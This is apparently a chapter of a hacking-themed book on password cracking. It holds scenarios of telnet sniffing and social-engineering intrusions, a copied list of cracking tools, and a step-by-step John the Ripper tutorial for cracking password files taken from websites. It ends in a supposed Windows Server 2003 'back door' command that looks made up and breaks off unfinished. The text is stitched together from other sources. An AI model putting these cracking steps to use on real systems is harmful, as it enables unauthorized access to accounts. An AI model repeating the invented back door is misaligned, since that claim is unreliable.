Tommy is hired for the position of help desk technician to work with the after hours help desk crew. The after hours help desk staff is made up of roughly 10 technicians who provide coverage for eight remote sites that the company needs to support during off hours. Tommy always brings his laptop with him to work. When questioned about the laptop by his manager, Tommy explains that he is using his break time to prepare for a certification test. This seems harmless and is approved, even though there is a company-wide security policy in place about bringing machines from the outside into the corporate network without corporate security looking the device over.


Tommy is eventually caught by a surveillance camera leaving a small wiring closet with something under his arm. But since nothing is reported missing, there is no way to prove that Tommy has done anything wrong. And when questioned by the help desk manager about why he was in the closet, Tommy says that he mistakenly entered it thinking it was a break room.

The company's security manager, Erika, sees the report filed by the guards responsible for the physical security of the building. She wonders what Tommy was doing in that closet and is not satisfied with the answer he gave to the help desk manager. Upon searching the closet, she finds an unplugged patch cable hanging from one of the patch panels and an empty hub port. When she plugs the cable back in, the link light does not come back on suggesting that this is a dead port. Cable management Velcro straps neatly hold all the other cables together. With Erika's years of experience and keen sense of security exploitation, she knows exactly what happened.

Erika assumes that Tommy has brought his laptop in the wiring closet unseen. He most likely looked for a dead port on the hub and plugged his laptop in with a packet sniffer installed on it, which promiscuously picks up traffic on a network segment. He returns later to pick up the laptop, which is caught on the surveillance camera, to take home for analysis after saving the capture file.

Using the company's security policy, she confronts Tommy and explains that all personal property, such as laptops and palm pilots, are subject to search if on the premises illegally. Since Tommy never should have had his laptop there in the first place, he hands it over to Erika. Upon careful examination, Erika finds the following trace decode as seen in Figure 1.

Figure 1. Captured telnet traffic with a protocol analyzer




	No.	Status	Souce Address	Dest Address	Summary	Len (B	Rel. Time
☐	32		[192.168.1.5]	[192.168.1.50]	Telnet: R PORT=1904 r	64	0:00:18.
☐	33		[192.168.1.5]	[192.168.1.50]	Telnet: R PORT=1904 u	64	0:00:18.
☐	34		[192.168.1.5]	[192.168.1.50]	Telnet: R PORT=1904 n	64	0:00:18.
☐	35		[192.168.1.5]	[192.168.1.50]	Telnet: R PORT=1904 <0D0A>	64	0:00:18.
☐	36		[192.168.1.5]	[192.168.1.50]	Telnet: R PORT=1904 Building conf	81	0:00:18.
☐	37		[192.168.1.5]	[192.168.1.50]	Telnet: R PORT=1904 <0D0A>Current	527	0:00:19.
☐	38		[192.168.1.5]	[192.168.1.50]	Telnet: R PORT=1904 <080808080808	530	0:00:21.
☐	39		[192.168.1.5]	[192.168.1.50]	Telnet: R PORT=1904 <080808080808	462	0:00:21.
☐	40		[192.168.1.5]	[192.168.1.50]	Telnet: R PORT=1904 <080808080808	449	0:00:22.
☐	41		[192.168.1.5]	[192.168.1.50]	Telnet: R PORT=1904	64	0:00:22.

4.0 PASSWORD BASICS

A close examination of the Hex pane of the Sniffer Pro analyzer in Figure 2 reveals ASCII data in clear view on the right side of the pane. While attached to a switch in the closet, Tommy ran the configuration while connected via a telnet session. Since the telnet protocol is unsecure and sent via cleartext, it is easy to see the password: "cisco."

Figure 2. ASCII decode of plaintext data



```
00000120: 72 20 74 72 61 70 2d 61 75 74 68 65 6e 74 69 63 r trap-authentic
00000130: 61 74 69 6f 6e 0d 0a 73 6e 6d 70 2d 73 65 72 76 ation..snmp-serv
00000140: 65 72 20 63 68 61 73 73 69 73 2d 69 64 20 30 78 er chassis-id 0x
00000150: 30 45 0d 0a 21 0d 0a 6c 69 6e 65 20 63 6f 6e 20 0E..!..line con
00000160: 30 0d 0a 20 70 61 73 73 77 6f 72 64 20 63 69 73 0.. password cis
00000170: 63 6f 0d 0a 20 6c 6f 67 69 6e 0d 0a 20 73 74 6f co.. login.. sto
00000180: 70 62 69 74 73 20 31 0d 0a 6c 69 6e 65 20 76 74 pbits 1..line vt
00000190: 79 20 30 20 34 0d 0a 20 70 61 73 73 77 6f 72 64 y 0 4.. password
000001a0: 20 63 69 73 63 6f 0d 0a 20 6c 6f 67 69 6e 0d 0a  cisco.. login..
000001b0: 21 0d 0a 65 6e 64 0d 0a 0d 0a 53 77 69 74 63 68 !..end....Switch
000001c0: 23                                              #
```

This is one of the most basic principles of security: Never use a product name as a password. But in spite of how basic a principle it is, it's remarkable how often it is still done.

Next, turn your attention to some external threats.

External attacks

External attackers are those who must traverse your "defense in depth" to try and break into your systems. They don't have it as easy as internal attackers. The first scenario involves a fairly common form of external attack known as Web site defacing. This attack uses password cracking to penetrate the systems that the attacker wants to deface. Another possible password cracking attack is when an attacker tries to obtain passwords via Social Engineering. Social Engineering is the tricking of an unsuspecting administrator into giving the account ID and passwords over to an attacker. Lets take a look at both.

Example: Web site home page defacing

Figure 3 demonstrates a fairly common and simple example of external password cracking: defacing a Web site's home page. It takes little effort and is usually accomplished by simply exploiting an Internet Information Server (IIS) that has its permissions set incorrectly. The attacker simply goes to a workstation and tries to attack the IIS server with an HTML editing tool. When trying to attach over the Internet to the site, the attacker uses a password generator tool, such as L0phtCrack, which launches a brute force attack against the server.

Figure 3. Home page replaced by an attacker

Your company's reputation is on the line. Business vendors and associates will lose faith in you if they perceive that your data is kept on unsecured servers. Make sure you look at inside and outside threats equally.

Example: Social engineering tricks

Non-tool related tricks to crack passwords are called social engineering attacks. Read this a scenario to learn more.

Jon is the new security analyst for a large company. His first job is to test his company's security stance. He of course lets management know what he is about to do (so he doesn't get labeled as an attacker himself). He wants to see how hard it is to crack into the network without even touching a single tool. He tries two separate but equally devastating attacks.

As a new employee in a large organization, John isn't known to many people yet, which makes it easy for him to pull off his first social engineering attack. His first target is the help desk. Jon makes a routine call to the help desk and asks for a password reset as a supposed remote user. Jon already has half the information he needs since he knows that the company's naming convention is simply first name and the first initial of the user's last name. The CIO's name is Jeff and his last name is Ronald, so JeffR is his login ID. This information is readily available from the company's phone directory. Masquerading as the CIO, Jon calls the help desk and asks for a password reset because he has forgotten his password. This is a normal ritual for the help desk technician who resets forgotten passwords 100 times a day and calls the requestor back letting them know what their knew password is. The help desk technician calls Jon back five minutes later and lets him know that his new password is "friday" because it happens to be Friday. Within another 5 minutes, Jon is in the CIO's shared files on the server and in his e-mail.

Jon's next social engineering attack involves a good friend of his who works for the local telephone company. Jon borrows some of his gear and his belt and badge on his friend's day off. Jon takes his new gear and heads to another part of the organizations campus where all the disaster recovery routers and servers are located. This hardware contains a working copy of all the company's current data and is considered confidential. Jon walks into the campus security office in his Telco costume and explains that he has been called out by the Local Exchange Carrier (LEC) because a circuit appears to be looped from the Telco. He needs to be let into the data center so he can check out if there are any alarms on the Smart Jack.


The onsite administrator escorts Jon to the data center not even checking his ID. Once inside, the administrator wisely sticks around, so Jon starts his test. After a few minutes, Jon informs the administrator that he will have to call his office and have them run some more tests so he can loop off the Smart Jack and try to troubleshoot. Jon lets the administrator know that this will take about 45 minutes, so the administrator gives Jon his pager number and asks that he page him when he is done to let him out. Jon has now successfully eliminated the only obstacle between him and the 30 servers all lined up in racks along the back wall of the data center.

Jon has a few different opportunities now. He can go to every server and start looking for unlocked consoles, or he can plug his laptop into an open port and start sniffing. Since he really wants to see how far he can go, he decides to look for open consoles. After five minutes of looking through all the KVM slots, he finds a Windows NT server running as the Backup Domain

Controller for the Domain. Jon pulls a CD out of his bag and enters it into the CD tray of the server. He installs L0phtCrack onto a BDC for the companies Domain and runs a dictionary attack. Within five minutes produces the following password: Yankees. It turns out the lead administrator is a New York Yankees fan. He now has access to the company's most vital information.

Now look at how this was done.

Figure 4. Using L0phtCrack to break the Administrator password



Brute Force: ??4ETF 1.26 % Done 148 H 6 M Left Rate: 149266 Tries/sec

User Name	LanMan Password	<8	NT Password	LanMan Hash
Administrator				A93240935242702F3387F3
Guest	NULL PASSWORD		NULL PASSWORD	NULL PASSWORD

Summary

In this article I've described some of the psychology behind an attacker's motivation and some of the low-tech and high-tech methods used to crack passwords. You've looked at several attack scenarios, including attacks against major companies by a veteran administrator, a help desk technician, and an outside vandal. You also saw how password crackers use techniques both internally and externally to your infrastructure. Finally, some ideas on how to properly secure yourself and your systems from the possibility of a password cracking attack were offered. Combating these attacks ultimately requires a conscious effort, trained individuals, useful tools, and sound security policies. Hopefully, as a proactive security analyst, you can make a difference in helping to slow down this malicious activity within your organizations as well as outside of them. Otherwise, you may find Jon in your server room with a smirk on his face and your data in his hands.

4.12 Q. What are the top 10 password cracking software programs?
A. Top 10 Password Crackers

Can Tiger Woods be as good if he used cheep golf clubs. Could Kobe Bryan jump and dunk like he does if he wore cheep basketball shoes. Then how could the Worlds No. 1 Hacker crack passwords without password cracking software. The following is the top 10 password cracking software programs on the market. All programs can be downloaded at www.ligatt.com

Each tool is described by one ore more attributes:

$ Generally costs money. A free limited/demo/trial version may be available.

🐧 Works natively on Linux

😈 Works natively on OpenBSD, FreeBSD, Solaris, and/or other UNIX variants

X Works natively on Apple Mac OS X

🪟 Works natively on Microsoft Windows

TERM Features a command-line interface

🖱 Offers a GUI (point and click) interface

🔍 Source code available for inspection.

Please send updates and suggestions (or better tool logos) to **Fyodor**. If your tool is featured or you think your site visitors might enjoy this list, you are welcome to use our **link banners**. Here is the list, starting with the most popular:

🪟 🖱

#1 Cain and Abel : The top password recovery tool for Windows UNIX users often smugly assert that the best free security tools support their platform first, and Windows ports are often an afterthought. They are usually right, but Cain & Abel is a glaring exception. This Windows-only password recovery tool handles an enormous variety of tasks. It can recover passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, revealing password boxes, uncovering cached passwords and analyzing routing protocols. It is also **well documented**. Also categorized as: **packet sniffers**

4.0 PASSWORD BASICS

#2 John the Ripper : A powerful, flexible, and *fast* multi-platform password hash cracker John the Ripper is a fast password cracker, currently available for many flavors of Unix (11 are officially supported, not counting different architectures), DOS, Win32, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords. It supports several crypt(3) password hash types which are most commonly found on various Unix flavors, as well as Kerberos AFS and Windows NT/2000/XP LM hashes. Several other hash types are added with contributed patches. You will want to start with some wordlists, which you can find **here**, **here**, or **here**.

#3 THC Hydra : A Fast network authentication cracker which supports many different services When you need to brute force crack a remote authentication service, Hydra is often the tool of choice. It can perform rapid dictionary attacks against more then 30 protocols, including telnet, ftp, http, https, smb, several databases, and much more. Like **THC Amap** this release is from the fine folks at **THC**.

#4 Aircrack : The fastest available WEP/WPA cracking tool Aircrack is a suite of tools for 802.11a/b/g WEP and WPA cracking. It can recover a 40 through 512-bit WEP key once enough encrypted packets have been gathered. It can also attack WPA 1 or 2 networks using advanced cryptographic methods or by brute force. The suite includes airodump (an 802.11 packet capture program), aireplay (an 802.11 packet injection program), aircrack (static WEP and WPA-PSK cracking), and airdecap (decrypts WEP/WPA capture files). Also categorized as: **wireless tools**

#5 L0phtcrack: Windows password auditing and recovery application L0phtCrack attempts to crack Windows passwords from hashes which it can obtain (given proper access) from stand-alone Windows workstations, networked servers, primary domain controllers, or Active Directory. In some cases it can sniff the hashes off the wire. It also has numerous methods of generating password guesses (dictionary, brute force, etc). LC5 was discontinued by Symantec in 2006, then re-acquired by the original L0pht guys and **reborn as LC6 in 2009**. For free alternatives, consider **Ophcrack**, **Cain and Abel**, or **John the Ripper**.

#6 Airsnort : 802.11 WEP Encryption Cracking Tool AirSnort is a wireless LAN (WLAN) tool that recovers encryption keys. It was developed by the **Shmoo Group** and operates by passively monitoring transmissions, computing the encryption key when enough packets have been gathered. You may also be interested in the similar **Aircrack**.
Also categorized as: **wireless tools**

#7 SolarWinds: A plethora of network discovery/monitoring/attack tools SolarWinds has created and sells dozens of special-purpose tools targeted at systems administrators. Security-related tools include many network discovery scanners, an SNMP brute-force cracker, router password decryption, a TCP connection reset program, one of the fastest and easiest router config download/upload applications available and more.
Also categorized as: **traffic monitoring tools**

#8 Pwdump: A window password recovery tool Pwdump is able to extract NTLM and LanMan hashes from a Windows target, regardless of whether Syskey is enabled. It is also capable of displaying password histories if they are available. It outputs the data in L0phtcrack-compatible form, and can write to an output file.

4.0 PASSWORD BASICS

#9 RainbowCrack: An Innovative Password Hash Cracker The RainbowCrack tool is a hash cracker that makes use of a large-scale time-memory trade-off. A traditional brute force cracker tries all possible plaintexts one by one, which can be time consuming for complex passwords. RainbowCrack uses a time-memory trade-off to do all the cracking-time computation in advance and store the results in so-called “rainbow tables”. It does take a long time to precompute the tables but RainbowCrack can be hundreds of times faster than a brute force cracker once the precomputation is finished.

#10 Brutus: A network brute-force authentication cracker This Windows-only cracker bangs against network services of remote systems trying to guess passwords by using a dictionary and permutations thereof. It supports HTTP, POP3, FTP, SMB, TELNET, IMAP, NTP, and more. No source code is available. UNIX users should take a look at **THC Hydra**.

4.13 Q. How do I Crack Unix and Linux password files

A. What you’re about to learn is to crack *nix(Unix/Linux/etc.) password files

First, it wouldn’t be a bad idea to get yourself John the Ripper , I guess... if you don’t have it you can find it at at www.ligatt.com.

Second thing you’ll need is.... a HUUUUGE amount of password dictionaries (I’ll explain what these are in a minute). The best dictionary around is at **www.theargon.com** and packetstorm (look at the archives) and is called theargonlistserver1 and is about 20Mb packed, and over 200Mb unpacked... get it!!!! The people at theargon did a terrific job.

You should also get some smaller dictionary files (I’ll explain why later).

2) Do we look like *nix?

So now you have John , loaded with that huuuuge password dictionary, and you think that you can crack anything... If you plan to live for 100000 years. Now, the first thing is that you have to make sure your password file really looks like a Unix password file (were talking about the /etc/passwd file).

Let’s see how Unix password files look like

```
owner:Ejrt3EJUnh5Ms:510:102:Some free text:/home/subdir/owner:/bin/bash
```

The important part is the username and the encrypted password, which are the first and the second parts (each line is divided into seven parts by : symbols)

```
owner:Ejrt3EJUnh5Ms
```

Owner is the username and ‘that other thing’ is the crypted password (encrypted in altered DES (**Data Encryption** Standard) encryption). For the other part you can put anything that looks like that but the structure must be same so the John could recognize it as unix pass. In fact the other part

```
:510:102:Some free text:/home/subdir/owner:/bin/bash
```

Is just some information about the user, his home directory, etc...

Sometimes you'll have passes that have only the first and second part, such as password files that you got from a website running bill's web board script.

```
owner:Ejrt3EJUnh5Ms
```

You'll have to put the other part so that password would look like unix pass, and you can do a copy-paste from another pass, you can even use

```
:510:102:His name:/home/subdir/owner:/bin/bash
```

What you have now should look like:

```
owner:Ejrt3EJUnh5Ms:510:102:His name:/home/subdir/owner:/bin/bash
```

Heck, you can even put:

```
owner:Ejrt3EJUnh5Ms:a:a:a:a:a
```

It won't matter to John at all.

3) We're getting somewhere... nowhere

Now you're ready to crack. Type:

```
John -w:words.lst password.file
```

Where words.lst is password dictionary and password file where you have your password or passwords. If you use it on example i gave to you you'll probably get password because it's really weak pass. You'd be surprised to see that people usually use really weak passes like their names, pet names, or even their username (for example: username=zalabuk, password=zalabuk).

Hint: Don't waste your time, use strong passes like:

p4sswr!@
p@s$w11s

Hint is to use special characters and numbers those passes are much harder to crack (I'll explain why in a minute). The other hint is to use passes as long as you can remember, 8 characters are sometimes not enough... it depends what box that someone who cracks has... on dual alpha is certainly not enough... in other words... more than 10 characters will do fine, even more wouldn't hurt (like 16...). By the way, older *nix have fixed passwordlength of 8 chars... that is old DES crypted passwordthat uses a 64-bit key... now there are 128-bit keys, and some perverts use even more, so there is more fun now :)

```
John -w:words.lst password.file
```

Whats next you ask? All right, listen up carefully. The DES encryption that Unix uses CANNOT be reversed. Some encryptions can be reversed using a sometimes simple or sometimes incredibly complicated algorithm (in the 3rd century AD, Ceasar used to send encrypted letters which used a formula of "shift by three", which means that d stands for a, e stands for b etc'. At that time, such an algorithm was just fine. Today, it isn't).

4.0 PASSWORD BASICS

So anyway, the altered DES encryption that Unix uses for it's password files cannot be reversed. Why? Because it's a key-based encryption. The encryption algorithm uses a bunch of letters (lowercase and uppercase), numbers and symbols within the algorithm. So, in other words, to run the decryption algorithm you will need this key, which you simply cannot just have, because the key is the password! You see, when a user picks a password, the system generates an encrypted password for him, called a hash (which is what you get when you somehow acquire a password file), which is created by running this altered DES algorithm using the user's password as a key. If you try to decrypt the password using standard reversable DES encryption, you get a null string.

So how do John and other password crackers do it? Easy. They try to recreate this process by taking passwords out of these dictionary files (or wordlists) and using them as keys for this altered DES algorithm process. Then, they compare the result to all the encrypted passwords within the password file you've given them. If the two strings match there you have it! The password is yours!

If the first step doesn't work, the next step would be to do this:

```
John  -w:words.lst -rules password.file
```

This switch turn on not only browsing through the dictionary, but it uses some modifications of the words that are word dictionary (like adding a number at the end of password- fool -> fool1, etc' etc'). This one will take long with huge passworddictionary, but it may give better results... For a start you could do a try with a small passworddictionary, and if it doesn't works you can try it with a huge passworddictionary.

Sometimes people are not stupid when they choose passwords and basic rules won't do a job... aaargh. As you've seen it takes more and more time for your CPU to crack this thing out as we go further. Now you can leave your **computer** on and go to sleep....

If you want to get even more possible passwords out of your password file, try typing

```
John  -i password.file
```

This -i stands for incremental cracking, not a really good word for it, but...

Okay, what the hell does it do? It uses the default incremental mode parameters, which are defined in John .ini. What does this mean? Do you remember -rules? Yes, well, of course you do, unless you're either incredibly senile or you've stopped reading after this part and only came back, like... a couple of years later. That is very much like rules, but much much more powerful than -rules, and it takes much, much more time.

4) So where are we now (dictionary vs. brute-force)?

You can see that in all cases you use so-called dictionary cracking... but hell, why not just run John on a mode where it tried all possible combinations of lowercase and uppercase letters, numbers and symbols? I mean, this would be much more efficient, right? ...
WROOOOOOONGG!!!

This method is called 'brute-force' attack (basically, dictionary attack is also sort of brute-force attack, but most people use the word brute-force for this specific attack).
What are the differences? First and most important, with dictionary you go through the selected words that could be passwords and their modifications, and with brute force cracking you use ALL possible combinations. That means you have comb=nrch^let where: comb - number of possible

combinations nrch - number of chars
let - number of letters used

In case you're dealing with John 's default -i 95 character set and, presume, a 6 letter password you have possible 735091890625 combinations!

Sure, this is useful for passwords like 2405v7, but still... with the computational powers of today's modern PC, I'd just give up, unless I had access to some University's supercomputer, which I'd bet noone would ever give me (well, at least not for free, and certainly not to run a password cracker on it).

As you can see it can take a super long time until you crack a single one pass, do a little math and try to calculate how many possible combinations there are for 10, 12 and 16 chars. I don't think you'll like the answer.

Of course, sometimes dictionary attacks are not enough, but John has very powerful 'thinking'. In 'incremental' mode John will do all possible combinations from 0 to 8 characters (by zero password length is considered a hashed empty string, this sometimes happens). So incremental mode is one sort of brute-force attack in some way...

If you want to fire all weapons at one then you use

```
John password.file
```

this will do first basic dictionary attack, then -rules, then -i

5) What if...

Ok, you have to turn off your box from time to time, don't you? If you're doing that hard password that will take more than 20 hours of cracking you can set John with ctrl+c and then resume with

```
John -restore
```

If your box crashes or if there's a **power failure**, you won't be able to restore your cracking sessions (sometimes)... well that's just too bad. Hell, it happened to me once.

John is modular, and that is the most powerful thing about John the Ripper , and that is what makes John the most advanced password cracker. John is very, very modular. John uses modes that are described in John .ini (do you still remember that incremental cracking i was talking about? Modes for rules and incremental are described in John .ini). If you're some inventive guy then you may change the parameters in John .ini.

Here is example how some default parameters for -i look like:

```
# Incremental modes
Incremental:All
File = ~/all.chr
MinLen = 0
MaxLen = 8
CharCount = 95
```

Ok... what do we have here?

Incremental:All - this stands for the beginning of the definition for the -i:all switch
File - filename of file that has characters used in mode -i:all (whole characterset)
MinLen - logically, minimum length of password that John -i:all would try
MaxLen - even more logical, maximum length of password that will John -i:all try
CharCount - number of chars used by John when you 'turn on' this switch

So, there are some more switches... heh
Yes there are and down there are all default modes pasted from John the Ripper 's documents:

John the Ripper 's Command Line Options

You can list any number of password files on John 's command line, and also specify some of the following options (all of them are case sensitive, but can be abbreviated; you can also use the GNU-style long options syntax):

- single "single crack" mode Enables the "single crack" mode, using rules from List.Rules:Single.
- wordfile:FILE wordlist mode, read words from FILE,
- stdin or from stdin These are used to enable the wordlist mode.
- rules enable rules for wordlist mode Enables wordlist rules, that are read from List.Rules:Wordlist.
- incremental:MODE incremental mode using section MODE Enables the incremental mode, using the specified ~/John .ini definition (section Incremental:MODE, or Incremental:All by default).
- external:MODE external mode or word filter Enables an external mode, using external functions defined in ~/John .ini's List.External:MODE section.
- stdout:LENGTH no cracking, write words to stdout When used with a cracking mode, except for "single crack", makes John print the words it generates to stdout instead of cracking. While applying wordlist rules, the significant password length is assumed to be LENGTH, or unlimited by default.
- restore:FILE restore an interrupted session Continues an interrupted cracking session, reading point information from the specified file (~/restore by default).

- session:FILE set session file name to FILE Allows you to specify another point information file's name to use for this cracking session. This is useful for running multiple instances of John in parallel, or just to be able to recover an older session later, not always continue the latest one.
- status:FILE print status of a session from FILE Prints status of an interrupted or running session. To get an up to date status information of a detached running session, send that copy of John a SIGHUP before using this option.
- makechars:FILE make a charset, overwriting FILE Generates a charset file, based on character frequencies from ~/John .pot, for use with the incremental mode. The entire ~/John .pot will be used for the charset file unless you specify some password files. You can also use an external filter() routine with this option.
- show show cracked passwords Shows the cracked passwords in a convenient form. You should also specify the password files. You can use this option while another John is cracking, to see what it did so far. test perform a benchmark Benchmarks all the enabled ciphertext format crackers, and tests them for
  correct operation at the same time.
- users:-LOGIN|UID,.. load this (these) user(s) only Allows you to filter a few accounts for cracking, etc. A dash before the list can be used to invert the check (that is, load all the users that aren't listed).
- groups:-GID,.. load this (these) group(s) only Tells John to load users of the specified group(s) only.
- shells:-SHELL,.. load this (these) shell(s) only This option is useful to load accounts with a valid shell only, or not to load accounts with a bad shell. You can omit the path before a shell name, so '-shells:csh' will match both '/bin/csh' and '/usr/bin/csh', while '-shells:/bin/csh' will only match '/bin/csh'.
- salts:-COUNT set a passwords per salt limit This feature sometimes allows to achieve better performance. For example you can crack only some salts using '-salts:2' faster, and then crack the rest using '-salts:-2'. Total cracking time will be about the same, but you will get some passwords cracked earlier.
- format:NAME force ciphertext format NAME
  Allows you to override the ciphertext format detection. Currently, valid format names are DES, BSDI, MD5, BF, AFS, LM. You can use this option when cracking or with '-test'. Note that John can't crack password files with different ciphertext formats at the same time.
- savemem:LEVEL enable memory saving, at LEVEL 1..3
  You might need this option if you don't have enough memory, or don't want John to affect other processes too much. Level 1 tells John not to waste memory on login names, so you

won't see them while cracking. Higher levels have a performance impact: you should probably avoid using them unless John doesn't work or gets into swap otherwise.

6) Tips

I) A good schedule to do your cracking job is

```
John  -w:words.lst password.file
John  -w:words.lst -rules password.file
John  -w:words.lst password.file
John  -i:digits password.file
John  -i:all password.file
```

II) If you have a file that has only passes that look like:

```
owner:*:510:102:His name:/home/subdir/owner:/bin/bash
```

you have a shadowed passwords file.

Go to the Byte-Me page at blacksun.box.sk and try to find out more about password files (I'll leave it up to you to do this. It's important that you'll learn how to find things by yourself).

III) You have some little tools that you get with John , they are all listed below (from John 's docs)

```
unshadow PASSWORD-FILE SHADOW-FILE
```

Combines the passwd and shadow files (when you already have access to both) for use with John . You might need this since if you only used your shadow file, the GECOS information wouldn't be used by the "single crack" mode, and also you wouldn't be able to use the '-shells' option. You'll usually want to redirect the output of 'unshadow' to a file.

```
unafs DATABASE-FILE CELL-NAME
```

Gets password hashes out of the binary AFS **database**, and produces a file usable by John (again, you should redirect the output yourself).

```
unique OUTPUT-FILE
```

Removes duplicates from a wordlist (read from stdin), without changing the order. You might want to use this with John 's '-stdout' option, if you got a lot of disk space to trade for the reduced cracking time.

```
mailer PASSWORD-FILE
```

A shell script to send mail to all the users who got weak passwords. You should edit the message inside before using.

So, that was about it... hope you've got something from this text. Further readings: try reading ALL the documentation you get with John in the docs directory. Maybe it's a little bit chaotic, but.... man those are the docs :)

Ohh, wait, wait!!

Remember, not all password files can be cracked! Smart admins alter the encryption that they are using, especially when it comes to root passwords. But there are always other ways to get passwords. These are covered in other BSRF tutorials. Collect them all (lol) at **http://blacksun.box.sk**.

4.14 Q. How to hack into Windows Server 2003, Windows Server 2003 R2, Windows Server 2003 with SPI, Windows Server 2003 with SP2 quick and simple.

A. This is a back door to gain access the password file.

1. Open Command Prompt. Type: **winpop migrateToAD***UserName@DomainName*

Value Description
winpop migrateToAD Migrates an encrypted password file user account to an Active Directory user account. The encrypted password file user account's password becomes the Active Directory user account's password.
UserName@DomainName Specifies the existing encrypted password file user account.

Notes

